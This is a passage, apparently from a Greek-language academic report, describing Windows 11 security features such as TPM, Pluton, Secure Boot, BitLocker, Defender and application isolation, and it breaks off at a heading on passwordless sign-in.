Το hardware root-of-trusts βοηθάει στην προστασία και στην συντήρηση της ακεραιότητας του συστήματος όταν η συσκευή ανοίγει, φορτώνει το firmware και ξεκινάει το λειτουργικό. Στην διαδικασία του secure boot παρέχει ένα περιβάλλον όπου ελέγχει την συσκευή ώστε να εκτελούνται μόνο τα software όπου είναι εγκεκριμένα από τον κατασκευαστή. Επιπλέον, το hardware root-of-trust παρέχει μια εξαιρετικά ασφαλή περιοχή για την αποθήκευση cryptographic keys, data, και κώδικα, απομονωμένα από το operating system και τα applications. Μέσα από αυτή την λειτουργία αποτρέπονται επιθέσεις που αφορούν το υλικό.

2.1.1.2 Αξιόπιστη Μονάδα Πλατφόρμας (Trusted Platform Module (TPM))

Το TPM είναι ένα μικρό chip στη μητρική κάρτα του υπολογιστή, το οποίο μερικές φορές είναι ξεχωριστό από την κύρια CPU και τη μνήμη. Τα TPMs μπορούν να ενσωματωθούν στην κύρια CPU, είτε ως φυσική προσθήκη, είτε ως κώδικας που εκτελείται σε ένα ειδικό περιβάλλον, γνωστό ως (firmware). Το TPM παρέχει πλεονεκτήματα ασφάλειας και απορρήτου για το υλικό του συστήματος. Windows Hello, BitLocker, System Guard (προηγουμένως ονομαζόταν Windows Defender System Guard) και άλλες δυνατότητες των Windows βασίζονται στο TPM για δυνατότητες όπως: δημιουργία κλειδιού, ασφαλής αποθήκευση, κρυπτογράφηση.

2.1.1.3 Microsoft Pluton

Δεδομένης της αποτελεσματικότητας του TPM στην εκτέλεση κρίσιμων εργασιών ασφαλείας, οι εισβολείς έχουν αρχίσει να καινοτομούν τρόπους για να του επιτεθούν, ιδιαίτερα σε καταστάσεις όπου ένας εισβολέας μπορεί να κλέψει ή να αποκτήσει προσωρινά φυσική πρόσβαση σε έναν υπολογιστή. Αυτές οι εξελιγμένες τεχνικές επίθεσης στοχεύουν το κανάλι επικοινωνίας μεταξύ της CPU και του TPM, το οποίο είναι συνήθως ευπαθές και ευάλωτο σε επιθέσεις.Ο σχεδιασμός του Pluton αφαιρεί την πιθανότητα επίθεσης αυτού του καναλιού επικοινωνίας καθώς έχει ενσωματωθεί απευθείας στη CPU. Οι συσκευές Windows με Pluton χρησιμοποιούν τον επεξεργαστή ασφαλείας Pluton για την προστασία των διαπιστευτηρίων, των ταυτοτήτων των χρηστών, των κλειδιών κρυπτογράφησης και των προσωπικών δεδομένων. Καμία από αυτές τις πληροφορίες δεν μπορεί να αφαιρεθεί από το Pluton ακόμη και αν ένας εισβολέας έχει εγκαταστήσει κακόβουλο λογισμικό ή έχει πλήρη φυσική κατοχή του υπολογιστή. Αυτό επιτυγχάνεται με την αποθήκευση ευαίσθητων δεδομένων όπως τα κλειδιά κρυπτογράφησης με ασφάλεια μέσα στον επεξεργαστή Pluton, ο οποίος είναι απομονωμένος από το υπόλοιπο σύστημα, βοηθώντας να διασφαλιστεί ότι οι αναδυόμενες τεχνικές επίθεσης θα αποτύχουν. Το Pluton παρέχει επίσης τη μοναδική τεχνολογία Secure Hardware Cryptography Key (SHACK) που διασφαλίζει ότι τα κλειδιά δεν εκτίθενται ποτέ εκτός του προστατευμένου υλικού.

2.1.1.4 Windows Defender System Guard

Το Windows Defender System Guard Secure Launch προστατεύει την εκκίνηση με μια τεχνολογία γνωστή ως Dynamic Root of Trust for Measurement (DRTM). Με το DRTM, το σύστημα ακολουθεί αρχικά την κανονική διαδικασία UEFI Secure Boot. Ωστόσο, πριν από την εκκίνηση, το σύστημα εισέρχεται σε μια αξιόπιστη κατάσταση που ελέγχεται από το υλικό που αναγκάζει την CPU να ακολουθήσει μια διαδρομή κώδικα που είναι ασφαλής. Εάν ένα rootkit/bootkit κακόβουλου λογισμικού έχει παρακάμψει την Ασφαλή εκκίνηση του UEFI και βρίσκεται στη μνήμη, το DRTM θα το αποτρέψει από την πρόσβαση στο κρίσιμο κώδικα που προστατεύεται από το περιβάλλον ασφαλείας που βασίζεται σε virtualization .

2.1.1.5 Ασφάλεια βασισμένη σε εικονικοποίηση (Virtualization-based security (VBS))

Εκτός από ένα σύγχρονο hardware root-of-trust, υπάρχουν πολλές άλλες δυνατότητες στα πιο πρόσφατα τσιπ που προστατεύουν και κάνουν πιο ανθεκτικό το λειτουργικό σύστημα έναντι απειλών, όπως η προστασία της διαδικασίας εκκίνησης, η προστασία της ακεραιότητας της μνήμης. Δύο παραδείγματα περιλαμβάνουν την ασφάλεια που βασίζεται σε εικονικοποίηση (VBS) και την ακεραιότητα κώδικα που προστατεύεται από τον (HVCI). Η ασφάλεια που βασίζεται στην εικονικοποίηση (VBS), επίσης γνωστή ως απομόνωση πυρήνα, είναι κρίσιμη για την ασφάλεια. Το VBS χρησιμοποιεί δυνατότητες hardware virtualization features για να φιλοξενήσει έναν ασφαλή πυρήνα διαχωρισμένο από το λειτουργικό σύστημα. Αυτό σημαίνει ότι ακόμα κι αν το λειτουργικό σύστημα παραβιαστεί, ο ασφαλής πυρήνας παραμένει προστατευμένος.

2.1.2 Ασφάλεια Λειτουργικού Συστήματος

Πρώτα θα πρέπει να δούμε τον ορισμό του λειτουργικού συστήματος ώστε να δούμε το θέμα τα ασφάλειας του. Στα περισσότερα πολυχρηστικά λειτουργικά συστήματα, οι εφαρμογές διαχωρίζονται από το ίδιο το λειτουργικό σύστημα (OS). Ο κώδικας του πυρήνα του OS εκτελείται σε προνομιούχο λειτουργία του επεξεργαστή (αναφερόμενη ως kernel mode), με πρόσβαση σε συστήματα δεδομένων και στο υλικό (hardware). Ο κώδικας των εφαρμογών εκτελείται σε μη προνομιούχο λειτουργία του επεξεργαστή (αναφερόμενη ως user mode), με περιορισμένο σύνολο διεπαφών, περιορισμένη πρόσβαση σε συστήματα δεδομένων και χωρίς άμεση πρόσβαση στο

hardware. Όταν ένα πρόγραμμα σε user mode καλεί μια υπηρεσία συστήματος (system service), ο επεξεργαστής εκτελεί μια ειδική εντολή που μεταβαίνει το νήμα (thread) που καλεί σε kernel mode. Όταν η υπηρεσία συστήματος ολοκληρωθεί, το λειτουργικό σύστημα επαναφέρει το context του νήματος πίσω σε user mode και επιτρέπει στον καλούντα να συνεχίσει. Τα Windows, παρόμοια με τα περισσότερα συστήματα UNIX, είναι ένα μονολιθικό λειτουργικό σύστημα, με την έννοια ότι το μεγαλύτερο μέρος του κώδικα του OS και των drivers συσκευών μοιράζεται τον ίδιο προστατευμένο χώρο μνήμης του kernel mode. Αυτό σημαίνει ότι οποιοδήποτε στοιχείο του OS ή driver συσκευής μπορεί δυνητικά να αλλοιώσει δεδομένα που χρησιμοποιούνται από άλλα συστατικά του OS.

2.1.2.1 Ασφάλεια Συστήματος

Αναφερόμαστε στα μέτρα προστασίας που εξασφαλίζουν τη σωστή λειτουργία και ακεραιότητα ενός συστήματος. Περιλαμβάνει τη θωράκιση του λογισμικού απέναντι σε επιθέσεις, φυσικές καταστροφές και σφάλματα. Βασικός στόχος είναι η διασφάλιση της διαθεσιμότητας και της αξιοπιστίας του συστήματος.

Αξιόπιστη Εκκίνηση (Secure Boot + Measured Boot)

Τα Windows 11 απαιτούν όλους τους υπολογιστές να χρησιμοποιούν το χαρακτηριστικό Secure Boot του Unified Extensible Firmware Interface (UEFI). Όταν μία συσκευή με Windows 11 ξεκινά, το Secure Boot και το Trusted Boot συνεργάζονται για να αποτρέψουν τη φόρτωση κακόβουλου λογισμικού. Το Secure Boot παρέχει αρχική προστασία, και στη συνέχεια το Trusted Boot αναλαμβάνει να συνεχίσει την διαδικασία. Για να μειωθεί ο κίνδυνος από συνηθισμένες επιθέσεις κακόβουλου λογισμικού στο firmware, ο υπολογιστής επιβεβαιώνει ότι το firmware έχει υπογραφεί ψηφιακά κατά την έναρξη της διαδικασίας εκκίνησης. Στη συνέχεια, το Secure Boot ελέγχει την ψηφιακή υπογραφή του λειτουργικού συστήματος καθώς και όλο τον κώδικα που εκτελείται πριν από την έναρξη του λειτουργικού συστήματος, για να διασφαλίσει ότι η υπογραφή και ο κώδικας είναι αμετάβλητοι και αξιόπιστοι σύμφωνα με την πολιτική Secure Boot.Το Trusted Boot συνεχίζει τη διαδικασία που ξεκινά με το Secure Boot.Το πρόγραμμα εκκίνησης επιβεβαιώνει την ψηφιακή υπογραφή του πυρήνα των Windows πριν από τη φόρτωσή του. Ο πυρήνας των Windows, αντίστοιχα, επιβεβαιώνει κάθε άλλο συστατικό της διαδικασίας εκκίνησης των Windows, συμπεριλαμβανομένων των προγραμμάτων οδήγησης εκκίνησης, των αρχείων εκκίνησης και του οδηγού εκκίνησης προϊόντων (ELAM). Αν οποιοδήποτε από αυτά τα αρχεία έχει υποστεί αλλοίωση, το πρόγραμμα εκκίνησης εντοπίζει το πρόβλημα και αρνείται να φορτώσει το κατεστραμμένο στοιχείο. Συχνά, τα Windows μπορούν αυτόματα να επισκευάσουν το κατεστραμμένο στοιχείο, επαναφέροντας την ακεραιότητα των Windows και επιτρέποντας στον υπολογιστή να ξεκινήσει κανονικά.

Κρυπτογραφία

Η κρυπτογραφία σχεδιάζεται για να προστατεύει τα δεδομένα του χρήστη και του συστήματος. Η στοίβα κρυπτογραφίας(cryptography stack) στα Windows 11 επιτρέπει στα Windows, τις εφαρμογές και τις υπηρεσίες να έχουν πλήρη προστασία. Για παράδειγμα, τα δεδομένα μπορούν να κρυπτογραφηθούν έτσι ώστε μόνο ένας συγκεκριμένος αναγνώστης με ένα μοναδικό κλειδί να μπορεί να τα διαβάσει. Ως βάση για την ασφάλεια των δεδομένων, η κρυπτογραφία βοηθά να αποτραπεί οποιοσδήποτε εκτός από τον προορισμένο αποδέκτη, πραγματοποιεί ελέγχους ακεραιότητας για να εξασφαλίσει ότι τα δεδομένα είναι απαλλαγμένα από παρεμβολές και επαληθεύει την ταυτότητα για να εξασφαλίσει ότι η επικοινωνία είναι ασφαλής. Η κρυπτογραφία των Windows 11 έχει σχεδιαστεί σύμφωνα με το Federal Information Processing Standard (FIPS) 140 .

Πιστοποιητικά

Για να προστατεύσουν και να επιβεβαιώσουν πληροφορίες, τα Windows παρέχουν πλήρη υποστήριξη για τα πιστοποιητικά και την διαχείριση τους. Το ενσωματωμένο εργαλείο διαχείρισης πιστοποιητικών γραμμής εντολών (certmgr.exe) ή το MMC snap-in (certmgr.msc) μπορούν να

χρησιμοποιηθούν για να προβληθούν και να διαχειριστούν πιστοποιητικά, λίστες εμπιστοσύνης πιστοποιητικών (CTLs) και λίστες ανάκλησης πιστοποιητικών (CRLs). Κάθε φορά που χρησιμοποιείται ένα πιστοποιητικό στα Windows, επαληθεύουμε ότι το πιστοποιητικό και όλα τα πιστοποιητικά στην αλυσίδα της εμπιστοσύνης του δεν έχουν ανακληθεί ή διαταραχθεί .

Ρυθμίσεις πολιτικής ασφαλείας των Windows και έλεγχος

Οι ρυθμίσεις πολιτικής ασφαλείας αποτελούν κρίσιμο μέρος της συνολικής στρατηγικής ασφάλειάς. Τα Windows παρέχουν ένα ισχυρό σύνολο πολιτικών ρυθμίσεων ασφαλείας που οι διαχειριστές IT μπορούν να χρησιμοποιήσουν για να βοηθήσουν στην προστασία των συσκευών Windows και άλλων πόρων σε κάθε οργανισμό. Οι ρυθμίσεις πολιτικής ασφαλείας είναι κανόνες που μπορεί ένας χρήστης να διαμορφώσει σε μια συσκευή ή πολλές συσκευές για να ελέγξει:

- Την αυθεντικοποίηση ενός χρήστη σε ένα δίκτυο ή συσκευή.
- Τους πόρους στους οποίους οι χρήστες έχουν πρόσβαση.
- Εάν να καταγράφονται οι ενέργειες ενός χρήστη ή ομάδας στο αρχείο καταγραφής συμβάντων.

Επόμενο στάδιο είναι να πραγματοποιήσει έλεγχο πάνω στις ήδη υλοποιημένες πολιτικές. Η εποπτεία μπορεί να βοηθήσει στον εντοπισμό επιθέσεων, ευπάθειων δικτύου και επιθέσεων εναντίον στόχων υψηλής αξίας όπως κρίσιμες υποδομές. Μπορεί να καθορίσει τις κατηγορίες των συμβάντων που σχετίζονται με την ασφάλεια για να δημιουργήσει μια πολιτική εποπτείας προσαρμοσμένη στις ανάγκες του οργανισμού ή του οικιακού περιβάλλοντος. Όλες οι κατηγορίες εποπτείας είναι απενεργοποιημένες όταν πραγματοποιείται η πρώτη εγκατάσταση των Windows. Παρακάτω στην εργασίας μας θα δούμε πως να τις ενεργοποιούμε και να εφαρμόζουμε αντίστοιχες πολιτικές άμυνας.

Επιπλέον από προεπιλογή οι πολιτικές ανανεώνονταν σε έναν υπολογιστή όταν ένας χρήστης συνδέεται κάθε 90 λεπτά. Οι διαχειριστές μπορούν να προσαρμόσουν αυτό το χρονικό διάστημα για να εξασφαλίσουν ότι οι πολιτικές του υπολογιστή συμμορφώνονταν με τις ρυθμίσεις διαχείρισης που είχε ορίσει το IT.Αντίθετα, με μια λύση διαχείρισης συσκευών όπως το Microsoft Intune, οι πολιτικές ανανεώνονται όταν ένας χρήστης συνδέεται και στη συνέχεια σε διαστήματα οκτώ ωρών(default). Η ανανέωση των ρυθμίσεων μπορεί επίσης να "παγώσει" για ένα ρυθμιζόμενο χρονικό διάστημα, μετά το οποίο θα επανενεργοποιηθεί. Αυτό υποστηρίζει σενάρια όπου ένας τεχνικός μπορεί να χρειαστεί να επαναδιαμορφώσει(redeploy) έναν υπολογιστή για σκοπούς αντιμετώπισης προβλημάτων. Μπορεί επίσης να επαναφερθεί ανά πάσα στιγμή από έναν διαχειριστή.

2.1.2.2 Προστασία Δεδομένων

Το BitLocker Drive Encryption είναι μια νέα λειτουργία προστασίας δεδομένων που ενσωματώνεται με το λειτουργικό σύστημα και αντιμετωπίζει τις απειλές κλοπής ή εκθέσεως δεδομένων από ανενεργούς υπολογιστές. Το BitLocker χρησιμοποιεί τον αλγόριθμο AES σε λειτουργία XTS ή CBC με μήκος κλειδιού 128-bit ή 256-bit για να κρυπτογραφήσει τα δεδομένα. Το BitLocker παρέχει κρυπτογράφηση για το λειτουργικό σύστημα, τα σταθερά δεδομένα και τους αποσπώμενους δίσκους δεδομένων (BitLocker To Go), εκμεταλλευόμενο τεχνολογίες .

2.1.2.3 Ασφάλεια Δικτύου

Σύμφωνα με τον πίνακα του OSI model σκοπός της ασφάλειας δικτύου είναι να προστατέψει το layer 3.Το επίπεδο δικτύου υλοποιεί τις διευθύνσεις κόμβων και τις λειτουργίες routing, επιτρέποντας στα packets να διασχίσουν πολλαπλούς datalinks. Αυτό το επίπεδο κατανοεί την τοπολογία του δικτύου (κρύβοντάς την από το transport layer) και ξέρει πώς να κατευθύνει τα packets στον κοντινότερο router. Οποιαδήποτε οντότητα του δικτύου που περιέχει τα επίπεδα δικτύου, datalink και physical layer θεωρείται node, και το επίπεδο δικτύου μπορεί να μεταφέρει δεδομένα

μεταξύ οποιωνδήποτε δύο nodes στο δίκτυο. Υπάρχουν δύο τύποι nodes που υλοποιούνται από το επίπεδο δικτύου: οι end nodes, οι οποίοι είναι η πηγή ή ο προορισμός των δεδομένων, και οι intermediate nodes (συνήθως αναφερόμενοι ως routers), οι οποίοι δρομολογούν τα packets μεταξύ των end nodes. Η υπηρεσία του επιπέδου δικτύου μπορεί να είναι είτε connection oriented, όπου όλα τα packets που ταξιδεύουν μεταξύ των end nodes ακολουθούν την ίδια διαδρομή μέσω του δικτύου, είτε connectionless, όπου κάθε packet δρομολογείται ανεξάρτητα. Το επίπεδο δικτύου δεν εγγυάται ότι τα packets θα παραδοθούν στον προορισμό τους.

Για να βοηθήσει στη μείωση της επιφάνειας επίθεσης(surface reduction) ενός οργανισμού, η προστασία δικτύου στα Windows εμποδίζει τους ανθρώπους από το να έχουν πρόσβαση σε επικίνδυνες διευθύνσεις IP και domains που μπορεί να είναι επιρρεπής σε phishing επιθέσεις και άλλες ευπάθειες. Χρησιμοποιώντας υπηρεσίες βασιζόμενες στη <<φήμη>>, η προστασία δικτύου αποκλείει την πρόσβαση σε πιθανώς επικίνδυνους, χαμηλής φήμης domains και διευθύνσεις IP.Νέες εκδόσεις πρωτοκόλλων DNS και TLS ενισχύουν τις προστασίες από άκρο σε άκρο που απαιτούνται για εφαρμογές, υπηρεσίες ιστού και δίκτυα Zero Trust. Η πρόσβαση στα αρχεία προσθέτει ένα σενάριο μη εμπιστευόμενου δικτύου με Server Message Block over QUIC, καθώς και νέες δυνατότητες κρυπτογράφησης και υπογραφής. Επιπλέον, οι πλατφόρμες VPN και Windows Firewall (προηγουμένως ονομαζόμενος Windows Defender Firewall) προσφέρουν νέους τρόπους εύκολης παραμετροποίησης και εντοπισμού σφαλμάτων λογισμικού.Το (TLS) είναι το πιο διαδεδομένο πρωτόκολλο ασφάλειας στο διαδίκτυο, κρυπτογραφώντας τα δεδομένα κατά τη διάρκεια της μετάδοσής τους για να παρέχει ένα ασφαλές κανάλι επικοινωνίας μεταξύ δύο σημείων. Το Windows προεπιλέγουν τις πιο πρόσφατες εκδόσεις πρωτοκόλλου και ισχυρές σουίτες κρυπτογράφησης εκτός εάν υπάρχουν πολιτικές που τις περιορίζουν. Η ενσωμάτωση του ιδιωτικού DNS στα Windows 11 επιτρέπει την υποστήριξη DNS over HTTPS και DNS over TLS, δύο κρυπτογραφημένων πρωτοκόλλων DNS. Οι ενημερώσεις των Windows βοηθούν τους χρήστες να παραμένουν ενημερωμένοι με τις λειτουργίες ασφάλειας του λειτουργικού συστήματος και των οδηγών σύμφωνα με τις προδιαγραφές του Bluetooth Special Interest Group (SIG) και τα Standard Vulnerability Reports. Η Microsoft προτείνει έντονα να διατηρούνται ενημερωμένα τόσο το firmware όσο και το λογισμικό των αξεσουάρ Bluetooth.Το WPA3 είναι το τρέχον πρότυπο ασφαλείας για την ταυτοποίηση Wi-Fi, παρέχοντας ισχυρή κρυπτογράφηση δεδομένων και καλύτερη αυθεντικοποίηση χρηστών. Τα Windows υποστηρίζουν τρεις λειτουργίες WPA3 - WPA3 Personal, WPA3 Enterprise και WPA3 Enterprise 192-bit Suite B. Επιπλέον, τα Windows 11 περιλαμβάνουν το OWE, μια τεχνολογία που επιτρέπει τις κρυπτογραφημένες συνδέσεις σε δημόσια Wi-Fi hotspots.Στα Windows 11, το πρωτόκολλο SMB έχει σημαντικές ενημερώσεις ασφάλειας για να ανταποκριθεί στις σημερινές απειλές. Το AES-256 encryption προσφέρει κρυπτογράφηση δεδομένων από άκρο σε άκρο και προστασία από κατασκοπευτικά περιστατικά(man-in-the-middle-attack) σε εσωτερικά δίκτυα[18] .

2.1.2.4 Προστασία από Ιούς και Απειλές

Το Microsoft Defender SmartScreen προστατεύει ενάντια σε phishing επιθέσεις, κακόβουλες ιστοσελίδες και εφαρμογές, καθώς και τη λήψη πιθανά κακόβουλων αρχείων. Οι λειτουργίες του SmartScreen περιλαμβάνουν ανάλυση των επισκεφθέντων ιστοσελίδων για ενδείξεις ύποπτης συμπεριφοράς και έλεγχο των λήψεων αρχείων. Το Microsoft Defender Antivirus προσφέρει προστασία επόμενης γενιάς(next-generation) από προεπιλογή στα Windows, παρακολουθώντας συνεχώς για κακόβουλο λογισμικό και απειλές ασφάλειας. Επιπλέον, περιλαμβάνει προστασία σε πραγματικό χρόνο και λήψη αυτόματων ενημερώσεων για να διατηρεί τη συσκευή \ ασφαλή. Οι κανόνες μείωσης της επιφάνειας επίθεσης βοηθούν στην πρόληψη λειτουργιών των λογισμικών που συχνά χρησιμοποιούνται για να συνδέσουν συσκευές και δίκτυα. Η προστασία από την παραβίαση, η πρόσβαση σε ελεγχόμενους φακέλους και το Microsoft Defender for Endpoint είναι μερικές από τις προηγμένες λειτουργίες που παρέχονται για να προστατεύσουν τα Windows 11 από τις απειλές του διαδικτύου. Με τη μείωση της επιφάνειας επίθεσης, μειώνεται η συνολική ευπάθεια του οργανισμού.

……

Οι διαχειριστές μπορούν να διαμορφώσουν συγκεκριμένους κανόνες μείωσης της επιφάνειας επίθεσης για να βοηθήσουν στον αποκλεισμό κάποιων συμπεριφορών, όπως:

- Εκκίνηση εκτελέσιμων αρχείων και scripts που προσπαθούν να κάνουν λήψη ή να εκτελέσουν αρχεία.
- Εκτέλεση κρυπτογραφημένων ή άλλων ύποπτων scripts.
- Έλεγχος της δραστηριότητας των εφαρμογών ώστε να εντοπίσουν πιθανές λειτουργίες που δεν εκτελούνται με βάση το ιστορικό σε καθημερινή εργασία .

Οι κανόνες μείωσης της επιφάνειας επίθεσης μπορούν να περιορίσουν αυτούς τους είδους κινδύνων και να βελτιώσουν την άμυνα της συσκευής.

Προστασία από εκμεταλλεύσεις (Exploit Protection)

Η προστασία από <<εκμετάλλευση>>(exploit) αυτόματα εφαρμόζει αρκετές τεχνικές μείωσης των εκμεταλλεύσεων σε διεργασίες λειτουργικού συστήματος και εφαρμογές. Η προστασία από εκμετάλλευση λειτουργεί καλύτερα με το Microsoft Defender για το Endpoint, το οποίο παρέχει λεπτομερείς αναφορές τόσο στην εντόπιση και αποκλεισμό ύποπτων αρχείων (exe, dll, κτλ) τα οποία μπορεί να χρησιμοποιηθούν για να παραβιαστεί η συσκευή μας. Ο χρήστης μπορεί να ενεργοποιήσει την προστασία από εκμετάλλευση(exploit) σε μία μεμονωμένη συσκευή και στη συνέχεια να χρησιμοποιήσει Group Policy στο Active Directory.

Ελεγχόμενη πρόσβαση στους φακέλους

Η προστασία των ελεγχόμενων φακέλων επιτρέπει να προστατεύσει ο χρήστη πολύτιμες πληροφορίες σε συγκεκριμένους φακέλους. Μόνο αξιόπιστες εφαρμογές μπορούν να έχουν πρόσβαση στους προστατευμένους φακέλους. Συνήθως, στη λίστα των ελεγχόμενων φακέλων περιλαμβάνονται φάκελοι που χρησιμοποιούνται συχνά, όπως αυτοί που χρησιμοποιούνται για έγγραφα, εικόνες και λήψεις. Η προστασία των ελεγχόμενων φακέλων λειτουργεί με μια λίστα αξιόπιστων εφαρμογών. Οι εφαρμογές που περιλαμβάνονται στη λίστα του αξιόπιστου λογισμικού λειτουργούν όπως προβλέπεται. Οι εφαρμογές που δεν περιλαμβάνονται στη λίστα των αξιόπιστων αποτρέπονται από το να προβούν σε οποιαδήποτε αλλαγή στα αρχεία μέσα στους προστατευμένους φακέλους.

Microsoft Defender για Endpoint

Το Microsoft Defender για Endpoint είναι μια τεχνολογία ανίχνευσης και αντίδρασης στα άκρα(client->client, client->server κτλ) που βοηθά τις ομάδες ασφαλείας να ανιχνεύουν, να ερευνούν και να αντιδρούν σε προηγμένες απειλές. Το Defender for Endpoint συγκεντρώνει τα ακόλουθα στοιχεία για να παρέχει μια πιο ολοκληρωμένη εικόνα των περιστατικών ασφάλειας:

Endpoint behavioral sensors: Ενσωματωμένοι στα Windows, αυτοί οι αισθητήρες συλλέγουν και επεξεργάζονται σημάδια συμπεριφοράς από το λειτουργικό σύστημα.

Cloud security analytics: Οι behavioral sensors μεταφράζονται σε ενδείξεις, ανιχνεύσεις και στοιχεία που δείχνουν αν υπάρχει κάποια προηγμένη απειλή.

Threat intelligence:Η Microsoft επεξεργάζεται πάνω από 43 τρισεκατομμύρια σήματα ασφαλείας κάθε 24 ώρες, προσφέροντας μια βαθιά και ευρεία εικόνα του εξελισσόμενου τοπίου απειλών.

Rich response capabilities: Το Defender for Endpoint επιτρέπει στις ομάδες SecOps να απομονώνουν, να σταματούν και να απομακρύνουν απειλές στο περιβάλλον τους, καθώς και να αποκλείουν αρχεία, network destinations και να δημιουργήσουν ειδοποιήσεις για αυτά.

2.1.3 Ασφάλεια Εφαρμογών

Το Windows Application Layer αναφέρεται στο ανώτερο επίπεδο του αρχιτεκτονικού μοντέλου λογισμικού των Windows, όπου οι εφαρμογές αλληλεπιδρούν με το λειτουργικό σύστημα. Αυτή η στρώση λειτουργεί ως διεπαφή μεταξύ των εφαρμογών που εκτελούνται στο σύστημα και των χαμηλότερων επιπέδων του λειτουργικού συστήματος, όπως το kernel και τα επίπεδα υλικού.

2.1.3.1 Έξυπνος Έλεγχος Εφαρμογών

Το Smart App Control αποτρέπει τους χρήστες από το να εκτελούν κακόβουλες εφαρμογές σε συσκευές Windows, μπλοκάροντας μη έμπιστες ή μη υπογεγραμμένες εφαρμογές. Το Smart App Control προχωρά πέρα από τις προηγούμενες ενσωματωμένες προστασίες του προγράμματος περιήγησης προσθέτοντας έναν ακόμη επίπεδο ασφάλειας που ενσωματώνεται απευθείας στον πυρήνα του λειτουργικού συστήματος .

2.1.3.2 Έλεγχος Εφαρμογών για Επιχειρήσεις

Με τον έλεγχο εφαρμογών, προστατεύεται η απόκριση από ανεπιθύμητο ή κακόβουλο κώδικα, αποτελώντας σημαντικό κομμάτι μιας αποτελεσματικής στρατηγικής ασφάλειας. Τα Windows 10 και νεότερα λειτουργικά συστήματα περιλαμβάνουν το App Control for Business (προηγουμένως γνωστό ως Windows Defender Application Control), καθώς και το AppLocker. Το App Control for Business αποτελεί την επόμενη γενιά λύσης ελέγχου εφαρμογών για τα Windows και παρέχει ισχυρό έλεγχο επάνω σε αυτό που εκτελείται στο περιβάλλον του χρήστη .

2.1.3.3 Έλεγχος Λογαριασμού Χρήστη

Ο έλεγχος λογαριασμού χρήστη βοηθά στην πρόληψη κακόβουλου λογισμικού από την προκληθεί ζημιά σε έναν Η/Υ και επιτρέπει σε οργανισμούς να αναπτύξουν ένα καλύτερα διαχειριζόμενο desktop. Το UAC μπορεί να αποκλείσει την αυτόματη εγκατάσταση μη εξουσιοδοτημένων εφαρμογών και να αποτρέψει ατυχείς αλλαγές στις ρυθμίσεις του συστήματος. Η ενεργοποίηση του UAC βοηθά στην πρόληψη του κακόβουλου λογισμικού από την αλλοίωση των ρυθμίσεων του Η/Υ και την πιθανή πρόσβαση σε δίκτυα και ευαίσθητα δεδομένα. Το UAC μπορεί επίσης να αποκλείσει την αυτόματη εγκατάσταση μη εξουσιοδοτημένων εφαρμογών και να αποτρέψει ατυχείς αλλαγές στις ρυθμίσεις του συστήματος .

2.1.3.4 Απομόνωση Εφαρμογών

Η Απομόνωση Εφαρμογών στα Windows 11 προστατεύει το σύστημα δημιουργώντας ένα ασφαλές περιβάλλον για την εκτέλεση εφαρμογών, αποτρέποντας τη διάδοση κακόβουλου λογισμικού.Μέσω αυτής της τεχνολογίας, οι εφαρμογές περιορίζονται σε έναν απομονωμένο χώρο, διασφαλίζοντας ότι δεν μπορούν να επηρεάσουν αρνητικά το λειτουργικό σύστημα ή άλλα δεδομένα.

Win32 app isolation

Είναι βασισμένη στο AppContainer και προσφέρει αρκετές πρόσθετες λειτουργίες ασφαλείας για να βοηθήσει την πλατφόρμα των Windows να αντιμετωπίσει επιθέσεις που εκμεταλλεύονται ευπάθειες σε εφαρμογές ή βιβλιοθήκες (dll). Η απομόνωση εφαρμογών Win32 ακολουθεί ένα διπλό βήμα διαδικασίας. Στο πρώτο βήμα, η εφαρμογή Win32 εκκινείται ως διεργασία χαμηλής εγκυρότητας χρησιμοποιώντας το AppContainer, το οποίο αναγνωρίζεται ως όριο ασφαλείας από τη Microsoft. Ως εκ τούτου, η διαδικασία περιορίζεται σε ένα συγκεκριμένο σύνολο API των Windows από προεπιλογή και δεν μπορεί να εισάγει κώδικα σε οποιαδήποτε διεργασία λειτουργεί σε υψηλότερο επίπεδο εγκυρότητας. Στο δεύτερο βήμα, επιβάλλεται ο <<ελάχιστος προνομιούχος>>(least privilege) με τη χορήγηση εξουσιοδοτημένης πρόσβασης σε αντικείμενα ασφάλειας των Windows.

Windows Sandbox

Το Windows Sandbox παρέχει ένα εικονικό περιβάλλον εργασίας για την ασφαλή εκτέλεση μη αξιόπιστων εφαρμογών Win32 σε απομόνωση χρησιμοποιώντας την ίδια τεχνολογία εικονικοποίησης βασισμένη σε υλικό Hyper-V χωρίς φόβο μόνιμων επιπτώσεων στον υπολογιστή. Οποιαδήποτε μη αξιόπιστη εφαρμογή Win32 που εγκαθίσταται στο Windows Sandbox παραμένει μόνο εντός του sandbox και δεν μπορεί να επηρεάσει τον υπολογιστή που είναι ο host. Μόλις το Windows Sandbox κλείσει, τίποτα δεν διατηρείται στη συσκευή. Όλο το λογισμικό με όλα τα αρχεία και την κατάστασή του διαγράφεται μόνιμα μετά το κλείσιμο της μη αξιόπιστης εφαρμογής Win32.

App containers

Εκτός από το Windows Sandbox για εφαρμογές Win32, οι εφαρμογές Universal Windows Platform (UWP) τρέχουν σε παράθυρα εφαρμογών γνωστά ως app containers. Τα app containers λειτουργούν ως <<όρια απομόνωσης διεργασιών και πόρων>>(process and resource isolation boundaries), αλλά αντίθετα με τα Docker containers, αυτά είναι ειδικά containers σχεδιασμένα για να εκτελούν εφαρμογές Windows.Οι διεργασίες που τρέχουν σε app containers λειτουργούν σε χαμηλό επίπεδο ακεραιότητας, πράγμα που σημαίνει ότι έχουν περιορισμένη πρόσβαση σε πόρους που δεν ανήκουν σε αυτούς.

2.1.4 Διαχείριση Πρόσβασης Ταυτότητας (Identity Access Management(IAM))

Το IAM παρέχει ασφαλή πρόσβαση σε εταιρικούς πόρους, όπως μηνύματα ηλεκτρονικού ταχυδρομείου, βάσεις δεδομένων, δεδομένα και εφαρμογές - σε επαληθευμένες οντότητες, ιδανικά με ελάχιστες παρεμβολές. Ο στόχος είναι να διαχειριστείτε την πρόσβαση, έτσι ώστε τα κατάλληλα άτομα να μπορούν να κάνουν τις εργασίες τους και να μην επιτρέπεται η είσοδος σε ακατάλληλα άτομα, όπως οι εισβολείς. Η ανάγκη για ασφαλή πρόσβαση εκτείνεται πέρα από τους υπαλλήλους που εργάζονται σε εταιρικούς υπολογιστές.. Το IAM διασφαλίζει ότι κάθε άτομο που θα πρέπει να έχει πρόσβαση έχει το σωστό επίπεδο πρόσβασης την κατάλληλη στιγμή στον σωστό υπολογιστή.

2.1.4.1 Ενεργοποίηση passwordless sign-in

